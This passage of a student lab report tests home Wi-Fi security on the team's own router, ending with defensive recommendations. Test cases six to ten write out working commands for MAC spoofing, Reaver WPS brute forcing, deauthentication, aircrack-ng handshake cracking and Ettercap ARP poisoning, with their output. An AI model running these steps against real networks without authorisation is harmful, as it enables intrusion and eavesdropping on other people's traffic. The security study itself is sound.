The hypothesis was correct. This attack was a bit more involved than the previous attacks from Test Cases three and four. However, it was not much of a deterrent to stop broadcasting the SSID of the AP. In fact, after using airodump to see the APs in the vicinity, a handful of APs were not broadcasting their SSIDs. It might be more detrimental to block the SSID because it shows an attacker that there may have something to hide. In any case, it was a minor obstacle to overcome.

The only flaw seen in this attack was the need for valid devices on the network. If there were not any devices connected to the network, de-authenticating a device would not have been possible nor would learning the ESSID. In the next test case, MAC Address white listing was used.

Test Case #6:

Hypothesis: WPA2 with WPS (Wi-Fi Protected Setup) enabled with a random password and MAC Address white listing provides insufficient security and is easy to crack.

Tools: Reaver, Aircrack-ng

Preamble: For this test case, the MAC Address of a valid device was needed in order to gain access to the network. This was an unknown necessary piece of information in order to continue with the attack.

Process:

1. airmon-ng start wlan0
 - a. This was explained in Test Case 1.
2. airodump-ng mon0
 - a. The BSSID of the target AP and its channel was obtained. This is shown in *Figure 6*.
3. airodump-ng --BSSID 00:22:6B:59:11:1E --channel 11
 - a. When *Airodump* was run, it looked for devices connecting to the AP with BSSID 00:22:6B:59:11:1E. The results are shown in *Figure 10*. There, it is shown that the device with MAC Address E4:CE:8F:2A:63:A8 successfully connected to the network. Thus, E4:CE:8F:2A:63:A8 must have been a valid MAC Address on the white list and it was spoofed in order to gain access.
 - b. The command was decomposed in Step 5 of Test Case five.
4. airmon-ng stop mon0

- a. Disabled promiscuous mode. Now that the MAC Address of a valid device was known, its MAC Address was spoofed. In order for this to be done, the NIC had to be turned to offline mode.
5. `ifconfig wlan0 down`
 - a. According to the manual pulled from Linux, this command caused “the driver for this interface to be shut down.” At this point, wlan0 was no longer able to receive or send traffic and was not usable.
6. `ifconfig wlan0 hw ether E4:CE:8F:2A:63:A8`
 - a. Changed the physical MAC Address of the NIC to E4:CE:8F:2A:63:A8. It was not enough to virtually change the MAC Address for this attack.
7. `ifconfig wlan0 up`
 - a. Brought up the drivers for wlan0.
8. `airmon-ng start wlan0 -c 11`
 - a. Put wlan0 into monitor mode and set it to Channel 11, the channel of the AP.
9. `reaver -i mon0 -b 00:22:6b:59:11:1e -vv --mac=E4:CE:8F:2A:63:A8 -e test -c 11`
 - a. This performed the same brute force attack from Test Cases three, four and five. The only difference was that spoofed the MAC Address to E4:CE:8F:2A:63:A8. When the attack succeeded, it produced an output similar to that of *Figure 8*.
 - b. The command was decomposed as:
 - i. `-i mon0` told *Reaver* to use *mon0* as the interface
 - ii. `--mac=E4:CE:8F:2A:63:A8` was used for the MAC Address spoofing.
 - iii. `-e test` told *Reaver* that the ESSID of the target AP was test.

- iv. *-c 11* told *Reaver* to use Channel 11, the channel the target AP was broadcasting.

Conclusion:

The hypothesis was correct. The essential element was figuring out if the AP had MAC Address white listing enabled. In this Test Case, it was known that the AP was using MAC Address white listing, so the test was worked under that assumption. However, there were also signs that the AP was white listing. For example, when *Reaver* was used to attack against an AP that was using MAC Address white listing without spoofing a MAC Address, the following warning was given: “Warning: Failed to associate with 00:22:6B:59:11:1E (ESSID: test).”

The only issue we foresaw with MAC Address white listing was MAC Address conflicts. If spoofing a MAC Address that is currently connected to the network is performed, unexpected results may occur. In fact, all of the client devices were disconnected from the wireless network when the attack was performed with *Reaver*. It may be possible that *Reaver* will have issues during the attack if the MAC Address being spoofed is already connected to the network. This should be tested in the future.

If it is the case that two MAC Addresses that are the same cannot connect to the network at the same time, then there may indeed be some merit to having MAC Address white listing implemented in the network. However, this could also be a double edged sword. An attacker could potentially de-authenticate a valid device and authenticate using the valid device’s MAC Address. This could cause a Denial of Service attack for valid users. Both MAC Address white listing and disable SSID broadcasting was implemented in the next test case. It was shown that both can be circumvented, however it was desirable to demonstrate the process and perform a proof of concept test.

Test Case #7:

Hypothesis: WPA2 with WPS (Wi-Fi Protected Setup) enabled with a random password while maintaining a MAC Address whitelist and disabling the SSID broadcast provides insufficient security and is easy to crack.

Tools: Reaver, Aircrack-ng, ifconfig

Preamble: This test combined concepts from Test Cases five and six as shown below. Now, three unknowns had to be discovered: a valid MAC Address, the ESSID, and the PIN or pass key for the AP.

Process:

1. airmon-ng start wlan0
 - a. This was explained in Test Case 1.
2. airodump-ng mon0
 - a. Recall in Test Case five that this is done to find the BSSID of the target system and notice that SSID broadcasting was disabled. The channel that the AP is broadcasting on was noted in order to specify it in future commands. Recall that the BSSID found was 00:22:6B:59:11:1E and the target AP was working on Channel 11. This can be reviewed above in *Figure 9*.
3. airmon-ng stop mon0
 - a. Here, monitor mode was disabled so that the NIC started up again on Channel 11.
4. airmon-ng start wlan0 -c 11
 - a. This command started the NIC in monitor mode on Channel 11, the same channel as the AP.

5. `airodump-ng --BSSID 00:22:6B:59:11:1E --channel 11`
 - a. This should be executed in a new terminal. This time around, there were two reasons for performing this command:
 - i. To find a valid MAC Address connected to the network.
 - ii. To find the ESSID of the target AP.
 - b. This was demonstrated above in *Figure 10*. Recall that the MAC Address found was E4:CE:8F:2A:63:A8.
6. `aireplay-ng --deauth 1 -a 00:22:6B:59:11:1E -c E4:CE:8F:2A:63:A8 mon0`
 - a. Just like in Step six from Test Case five, this was done to obtain the ESSID of the target network. This is once again shown above in *Figure 11*. Recall that the ESSID found was “test.”
7. `airmon-ng stop mon0`
 - a. Steps 4-8 were repeated from Test Case six to spoof a valid MAC Address.
8. `ifconfig wlan0 down`
9. `ifconfig wlan0 hw ether E4:CE:8F:2A:63:A8`
10. `ifconfig wlan0 up`
11. `airmon-ng start wlan0 -c 11`
12. `reaver -i mon0 -b 00:22:6b:59:11:1e -vv --mac=E4:CE:8F:2A:63:A8 -e test -c 11`
 - a. This performed the same brute force attack as from Test Case five. When the attack succeeded, it produced an output similar to that of *Figure 8*.

Conclusion:

Our hypothesis was correct. As expected, a successful breach of the network occurred. However, this test was a bit more involved as it pulled from three previous test cases (Test Cases

four, five, and six). Thus, the security measures taken in this test case suffered from the same flaws discovered in Test Cases four, five, and six. A valid client device will need to be connected to the network in order to obtain a valid MAC Address. Also, it is unknown what will happen if an attack were attempted while utilizing the MAC Address of an already connected device. In order to resolve these unknowns, further testing should be performed in the future.

Test Case #8:

Hypothesis: WPA2 without WPS (Wi-Fi Protected Setup) and a weak password provides insufficient security and is easy to crack.

Tools: Aircrack-ng

Preamble: For this test case, we have changed the password protecting the network to “password” in order to fulfill the requirement of a weak password.

Process:

1. airmon-ng start wlan0
 - a. This was explained in Test Case 1.
2. airodump-ng mon0
 - a. Once again, the BSSID of the target AP must be found in order to perform the attack. In this case, that target AP’s BSSID was 00:22:6B:59:11:1E and the Channel was 11.
3. airodump-ng --BSSID 00:22:6B:59:11:1E -c 11 -w psk mon0
 - a. This command was opened in another terminal that was different from the one used in Steps one and two. Terminal two kept running this process to capture the raw packets sent to and from the AP with BSSID 00:22:6B:59:11:1E on Channel 11. These captures were dumped into a file called psk.cap. The output should look similar to *Figure 10* above.
 - b. The second reason this command was run was to find a valid client device connected to the target AP. A connected device’s MAC Address is needed so it could be de-authenticated (explained below in Step 4).

4. `aireplay-ng --deauth 1 -a 00:22:6B:59:11:1E -c E4:CE:8F:2A:63:A8 mon0`

- a. In this command, de-authentication packets were sent to the connected device found above in Step three. In previous test cases, devices were de-authenticated to find the ESSID of the target AP. In this case, however, the de-authentication was performed for different reasons. When a device connected to an AP, there was a four-way handshake that occurred for authentication. This four-way handshake was encrypted with the key used to protect the network. Therefore, it was brute forced. When the four-way handshake was captured, output similar to *Figure 12* below was displayed in the terminal.

5. `aircrack-ng -w password.txt -b 00:22:6B:59:11:1E psk-01.cap`

- a. In this command, *Aircrack-ng* attempted to brute force the key from `psk-01.cap` which, mentioned above, was a captured four-way handshake that a valid device made with the AP. *Aircrack-ng* performed a brute force attack using the contents from `password.txt`. The contents of `password.txt` were obtained online. However, there are various ways to generate a dictionary file. When the password was correctly cracked, output similar to *Figure 13* (found below) was obtained.
- b. The command was decomposed as:
 - i. `-w password.txt` told *Aircrack-ng* to brute force using the contents from `password.txt`.
 - ii. `-b 00:22:6B:59:11:1E` told *Aircrack-ng* the target APs BSSID was `00:22:6B:59:11:1E`.
 - iii. `psk-01.cap` told *Aircrack-ng* to use the four-way handshake found in `PSK-01.cap`

Conclusion:

The hypothesis was correct. As can be seen, it appears that almost no network is completely safe. However, it is important to note that the only reason this attack worked was because of the weakness of the key. If a stronger (longer with more complex character strings) key is used, this attack will most likely not work. As long as the key was not found in the dictionary used to brute force the four-way handshake, then the attack failed. However, this does not mean that changes could not be made. What if a router used some form of public key cryptography to encrypt the four way handshake instead? If this was the case, then a four-way handshake would most likely be very impractical to brute force. However, this would not stop an attacker from brute forcing directly (simply connecting to the AP with multiple password attempts). This type of attack might, however, suffer from the attempt to establish one connection at a time, effectively slowing down the process and potentially making it, too, impractical.

The remaining Test Cases focused on what can be done once access to the network was gained. Of course, all possibilities were not exhausted (there were simply too many). So, the Test Cases focused on packet captures because they were a less intrusive (or at least harder to detect) form of attack. In these remaining test cases, it was worthwhile to note that a different router (one connected to the Internet) was used.

```

CH 1 ][ Elapsed: 1 min ][ 2012-11-11 09:44 ][ WPA handshake: 00:22:6B:59:11:1E
BSSID          PWR RXQ Beacons   #Data, #/s CH MB  ENC  CIPHER AUTH ESSID
00:22:6B:59:11:1E -7  0      577      148  0  1 54e WPA2 CCMP  PSK  test
BSSID          STATION          PWR   Rate    Lost    Frames  Probe
00:22:6B:59:11:1E E4:CE:8F:2A:63:A8 -51    1 - 1e   152      299

```

Figure 12

```

Aircrack-ng 1.1 r2178

[00:00:00] 2 keys tested (117.44 k/s)

KEY FOUND! [ password ]

Master Key      : 9A 15 ED 29 A9 B8 0E 5D 52 32 A0 64 4C FD 40 4B
                  83 97 9B 57 AF 83 05 80 6D D4 D4 86 50 06 ED 7D

Transient Key   : 53 4E 44 A0 78 88 9B FE 06 1E 2B 02 4C 28 41 D7
                  A7 B4 D2 7F 50 09 C8 EA 98 E2 A1 09 65 CB DC 04
                  C9 E5 9E 07 8A 84 77 DA 53 15 E6 D2 D7 F7 F7 4A
                  11 6B 62 AE 5B F3 F8 13 6D D6 E6 F4 B3 49 08 3B

EAPOL HMAC     : 20 0F 00 AA E0 D6 E9 65 10 7A 4B 66 C7 C1 79 33
root@bt:~# █

```

Figure 13

Test Case #9:

Hypothesis: It would be possible to sniff traffic on a router.

Tools: Ettercap, Wireshark

Preamble: Firstly, the process taken in this test case was not command line based, but GUI based. Secondly, it was specified that traffic on a router can be sniffed. By design, routers send traffic directly to a target (at least over Ethernet). This meant that the traffic cannot (normally) be intercepted unless an attacker physically splices themselves in between the target and router. This routing is done using ARP (Address Resolution Protocol) to direct traffic. The protocol consists of the following messages:

1. **An ARP Request.** Computer A asks the network, "Who has this IP address?"
2. **An ARP Reply.** Computer B tells Computer A, "I have that IP. My MAC Address is [whatever it is]."
3. **A Reverse ARP Request (RARP).** Same concept as ARP Request, but Computer A asks, "Who has this MAC Address?"
4. **A RARP Reply.** Computer B tells Computer A, "I have that MAC. My IP address is [whatever it is]"

The approach taken to circumvent this "directed" message is known as ARP poisoning which is explained here:

1. The attack begins by sending a malicious ARP "reply" (for which there was no previous request) to the router, associating the attacker's computer's MAC Address with the target's computer IP address.
2. Now the router thinks the attacker's computer is the target's computer.

3. Next, the attacker sends a malicious ARP reply to the target's computer, associating that MAC Address with the router's IP address.
4. Now the target's machine thinks the attacker's computer is the router.
5. Finally, the attacker turns on an operating system feature called IP forwarding. This feature enables the attacker's machine to forward any network traffic it receives from the target's computer to the router.
6. Now, whenever the target goes to the Internet, it sends the network traffic to the attacker's machine, which it then forwards to the real router.

After performing ARP poisoning, the tool *Wireshark* (or any other packet sniffing tool) allowed the attacker to look at the packets sent to and from the target.

Process:

1. In BackTrack, the following tool menu sequence was used to get to *Ettercap*:
 - a. Applications
 - b. BackTrack
 - c. Privilege Escalation
 - d. Protocol Analysis
 - e. Network Sniffers
 - f. Ettercap-gtk
2. Once opened, the following steps were used to find targets on the network (note that during the experiment *Ettercap 0.7.4.1* was used):
 - a. Go to Sniff
 - i. Unified Sniffing

- ii. Choose network interface to be used (wlan0 during the test case)
 - b. Go to Hosts
 - i. Scan for hosts
 - c. Go to Hosts
 - i. Hosts list
3. Here, the IP addresses of the devices that are currently connected to the network were displayed. The target (during the Test Case it was 10.69.5.139) was then added and the router or gateway (typically X.X.X.1) both to Target 1 and Target 2. An example host list can be seen below in *Figure 14*.
4. Go to Mitm
- a. Arp poisoning
 - b. Check Sniff remote connections
 - c. Click OK
5. Go to Start
- a. Start sniffing
6. From here, Wireshark begun sniffing the packets. The sniffed packets can be shown below in *Figure 15*. During the test case, TCP connections were located (among other things).

Conclusion:

The hypothesis was correct. It was possible to sniff the packets that go through a router. This should theoretically work for all devices on the network regardless of how they are connected. In the hands of an expert, this type of information could be dangerous (depending on

the type of information going through the network). There must, however, be some way to hide the traffic. This question was the basis for the next Test Case.

Filter: (ip.src == 10.69.5.139) || (ip.dst == 10.69.5.139) Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
3782	1379.491589	10.69.5.139	128.227.166.116	TCP	1434	[TCP segment of a reassembled PDU]
3783	1379.491755	10.69.5.139	128.227.166.116	TCP	1434	[TCP Retransmission] 62796 > https [ACK] Seq=23
3784	1379.494062	10.69.5.139	128.227.166.116	TLSv1	1434	Application Data, Application Data, Application
3785	1379.494319	10.69.5.139	128.227.166.116	TCP	1434	[TCP Retransmission] [TCP segment of a reasemb
3786	1379.507352	128.227.166.116	10.69.5.139	TCP	60	https > 62796 [ACK] Seq=50690 Ack=25273 Win=327
3787	1379.507480	128.227.166.116	10.69.5.139	TCP	54	[TCP Dup ACK 3786#1] https > 62796 [ACK] Seq=50
3788	1379.513388	10.69.5.139	128.227.166.116	TLSv1	1248	Application Data, Application Data, Application
3789	1379.513543	10.69.5.139	128.227.166.116	TCP	1248	[TCP Retransmission] [TCP segment of a reasemb
3790	1379.530003	128.227.166.116	10.69.5.139	TLSv1	127	Application Data
3791	1379.530383	128.227.166.116	10.69.5.139	TCP	60	[TCP Dup ACK 3790#1] https > 62796 [ACK] Seq=50
3792	1379.530438	128.227.166.116	10.69.5.139	TLSv1	127	[TCP Retransmission] Application Data
3793	1379.530489	128.227.166.116	10.69.5.139	TCP	54	[TCP Dup ACK 3792#1] https > 62796 [ACK] Seq=50
3794	1379.734801	10.69.5.139	128.227.166.116	TCP	54	62796 > https [ACK] Seq=27847 Ack=50763 Win=638
3795	1379.734965	10.69.5.139	128.227.166.116	TCP	54	[TCP Dup ACK 3794#1] 62796 > https [ACK] Seq=27
3796	1379.748648	10.69.5.139	10.69.5.1	DNS	81	Standard query 0x124e A mycitrite.citrite.net
3797	1379.748741	10.69.5.139	10.69.5.1	DNS	81	Standard query 0x124e A mycitrite.citrite.net
3798	1379.790274	10.69.5.139	10.69.5.255	NBNS	92	Name query NB ISATAP<00>
3799	1379.813004	10.69.5.139	128.227.166.116	TCP	1434	[TCP Retransmission] [TCP segment of a reasemb
3800	1379.813106	10.69.5.139	128.227.166.116	TCP	1434	[TCP Retransmission] [TCP segment of a reasemb

Frame 1041: 175 bytes on wire (1400 bits), 175 bytes captured (1400 bits) on interface 0

Ethernet II, Src: Netgear 14:50:4a (e0:46:9a:14:50:4a), Dst: IPv4mcast 7f:ff:fa (01:00:5e:7f:ff:fa)

Internet Protocol Version 4, Src: 10.69.5.139, Dst: 128.227.166.116

```

0000  01 00 5e 7f ff fa e0 46 9a 14 50 4a 08 00 45 00  ..^...F..PJ..E.
0010  00 a1 14 e0 00 00 01 11 a4 a2 0a 45 05 8b ef ff  ....E....
0020  ff fa e3 f3 07 6c 00 8d 6d c0 4d 2d 53 45 41 52  ....l..m.M-SEAR

```

Figure 14


Test Case #10:

Hypothesis: It is possible to mask packets sent over a router by utilizing a Virtual Private Network (VPN).

Tools: Ettercap, Wireshark, VPN

Preamble: VPN's are typically used by institutions and corporations to form a secured connection between a device and a network. Below, it was demonstrated what happened when an attempt to sniff a connection secured over VPN occurred.

Process: Here, the same steps used in Test Case nine were followed. The only difference this time around was that the target device was secured over a VPN. The results of the packet captures can be seen below in *Figure 17*.



No.	Time	Source	Destination	Protocol	Length	Info
911	22.44543700	10.69.5.139	128.227.166.116	DTLS	135	Application Data
912	22.44920700	10.69.5.139	128.227.166.116	DTLS	135	Application Data
913	22.44929800	10.69.5.139	128.227.166.116	DTLS	135	Application Data
914	22.45288200	10.69.5.139	128.227.166.116	DTLS	135	Application Data
915	22.45297700	10.69.5.139	128.227.166.116	DTLS	135	Application Data
916	22.45565600	10.69.5.139	128.227.166.116	DTLS	135	Application Data
917	22.45569900	10.69.5.139	128.227.166.116	DTLS	135	Application Data
918	22.46016500	10.69.5.139	128.227.166.116	DTLS	135	Application Data
919	22.46020900	10.69.5.139	128.227.166.116	DTLS	135	Application Data
920	22.46418400	10.69.5.139	128.227.166.116	DTLS	135	Application Data
921	22.46422800	10.69.5.139	128.227.166.116	DTLS	135	Application Data
922	22.46770100	10.69.5.139	128.227.166.116	DTLS	135	Application Data
923	22.46774900	10.69.5.139	128.227.166.116	DTLS	135	Application Data
924	22.47120600	10.69.5.139	128.227.166.116	DTLS	1495	Application Data
925	22.47128400	10.69.5.139	128.227.166.116	DTLS	1495	Application Data
926	22.47305000	10.69.5.139	128.227.166.116	DTLS	1495	Application Data
927	22.47307300	10.69.5.139	128.227.166.116	DTLS	423	Application Data
928	22.47307900	10.69.5.139	128.227.166.116	DTLS	135	Application Data
929	22.47324400	10.69.5.139	128.227.166.116	DTLS	1495	Application Data
930	22.47329700	10.69.5.139	128.227.166.116	DTLS	423	Application Data

Frame 1: 183 bytes on wire (1464 bits), 183 bytes captured (1464 bits) on interface 0

Ethernet II, Src: Netgear 14:50:4a (e0:46:9a:14:50:4a), Dst: Alfa_66:7a:9d (00:c0:ca:66:7a:9d)

Internet Protocol Version 4, Src: 10.69.5.139, Dst: 128.227.166.116

Transport Layer Security (DTLS)

```

0000  00 c0 ca 66 7a 9d e0 46 9a 14 50 4a 08 00 45 00  ...fz..F ..PJ..E.
0010  00 a9 19 79 00 00 80 11 e9 a3 0a 45 05 8b 80 e3  ...y....E....
0020  a6 74 e0 cd 01 bb 00 95 f2 2a 17 01 00 00 01 00  .t.....*.....

```

Figure 16

Conclusion:

The hypothesis was correct. It was correct in thinking that a VPN could mask network traffic. During this process, the target computer (10.69.5.139) streamed videos. However, most of what we could be seen were DTLS (Datagram Transport Layer Security) packets. Once again, because the team was not expert packet capture analysts it might be possible to analyze these packets. However, the team was unable to do so.

Final Thoughts:

To secure a home wireless network, it would be best (in fact, necessary) to use WPA2 password protection with WPS disabled and a strong password. Additionally, using MAC Address whitelisting, changing the router's default administration password, disabling SSID broadcast, and turning off DHCP (Dynamic Host Control Protocol) and using static IP addresses would strengthen security, however it would not provide 100 percent foolproof security (as seen from the previous Test Cases). It was safe to conclude that the determining factor for the security of a network with WPA2 without WPS was the strength of the password. This was because the only way to connect to the network was brute forcing (as of now) the password. Thus, a strong password prevented unauthorized access to the network. In the unlikely scenario that the network was accessed without authorization, a virtual private network (VPN) with split tunneling disabled would protect against any attacks or sniffing of network traffic.

This is, of course, far from an exhaustive report on network security. There were many further experiments proposed in various test cases as well as other techniques and tools that could have been used. Time and knowledge were the limiting constraints for this project. Furthermore, testing was only performed against a basic wireless network. Attacking an enterprise grade network (one that uses 802.1X authentication perhaps) would (or at least should) be far more difficult and involved in complexity. However, this is at least a "foot in the right direction" for network security.

Credit:

All group members participated in every Test Case. However, some contributed more to certain Test Cases than others.

The break-down was as followed:

Chris Rakaczky – ARP Poisoning, WEP Crack, ICMP traffic generation during WEP Crack, edited final report.

Carlos Vasquez – ARP Poisoning, WPA Crack, ICMP traffic generation during WEP Crack, drafted Final Report, edited final report

Mohan Ram Karthik – WEP resource research, WAP resource research, ICMP traffic generation during WEP Crack, edited final report.

Brian Morstadt – Documentation, ARP Poisoning, ICMP traffic generation during WEP Crack

Works Cited

"BackTrack Linux - Penetration Testing Distribution." *BackTrack Forums RSS*. N.p., 10 Feb.

2010. Web. 29 Nov. 2012. <[http://www.backtrack-](http://www.backtrack-linux.org/forums/showthread.php?t=1057)

[linux.org/forums/showthread.php?t=1057](http://www.backtrack-linux.org/forums/showthread.php?t=1057)>. A forum on how to perform ARP poisoning using Ettercap.

BackTrack Linux â Penetration Testing Distribution. Computer software. *BackTrack Linux*.

Vers. 5. N.p., n.d. Web. 29 Nov. 2012. <<http://www.backtrack-linux.org/>>. This was the Operating System used to perform all the attacks in our test cases. It provides all the tools mentioned in each test case, most notably Aircrack and reaver.

"A Day with Tape: Cracking WPA Using the WPS Vulnerability with Reaver V1.3." Weblog

post. *A Day with Tape: Cracking WPA Using the WPS Vulnerability with Reaver V1.3*.

N.p., 18 Jan. 2012. Web. 29 Nov. 2012.

<[http://adaywithtape.blogspot.com/2012/01/cracking-wpa-using-wps-](http://adaywithtape.blogspot.com/2012/01/cracking-wpa-using-wps-vulnerability.html)

[vulnerability.html](http://adaywithtape.blogspot.com/2012/01/cracking-wpa-using-wps-vulnerability.html)>. A blog post that discusses how to crack a WPA secured network utilizing the WPS vulnerability. The greatest contribution from this article is the mention of reaver's wash tool to see if a WPA encrypted network is using WPS.

Documentation. Program documentation. *Aircrack-ng*. Vers. 1.1. N.p., n.d. Web. 29 Nov. 2012.

<<http://www.aircrack-ng.org/index.html>>. Documentation on the Aircrack-ng suit. It helped explain the capabilities of the various tools in the Aircrack-ng suite as well as explain the commands used in our various sources.

Goodin, Dan. "ArsTechnica." *Ars Technica*. N.p., 28 Aug. 2012. Web. 29 Nov. 2012.

<<http://arstechnica.com/security/2012/08/wireless-password-easily-cracked/>>. An article

that discusses the method of brute forcing a WPA key. There is also some background on the way that the attack is performed and how it works.

"HintsAndTips - Reaver-wps - Hints and Tips on Using Reaver - Brute Force Attack against Wifi Protected Setup - Google Project Hosting." Weblog post. *HintsAndTips - Reaver-wps - Hints and Tips on Using Reaver - Brute Force Attack against Wifi Protected Setup - Google Project Hosting*. N.p., 17 Jan. 2012. Web. 29 Nov. 2012.

<<http://code.google.com/p/reaver-wps/wiki/HintsAndTips>>. A forum post that discusses how to use the reaver tool. The greatest contribution from this article was its discussion on MAC spoofing and how to use reaver to bypass MAC Address white listing.

Pash, Adam. "How to Crack a Wi-Fi Network's WPA Password with Reaver." Weblog post. *Lifehacker*. N.p., 9 Jan. 2012. Web. 29 Nov. 2012. <<http://lifehacker.com/5873407/how-to-crack-a-wi-fi-networks-wpa-password-with-reaver>>. A demonstration on how to crack a WPA protected network that utilizes WPS.

TrapPini, Gina. "How to Crack a Wi-Fi Network's WEP Password with BackTrack." Weblog post. *Lifehacker*. N.p., 28 Oct. 2011. Web. 29 Nov. 2012. <<http://lifehacker.com/5305094/how-to-crack-a-wi-fi-networks-wep-password-with-backtrack>>. An article that provides the process and background on cracking a WEP secured network.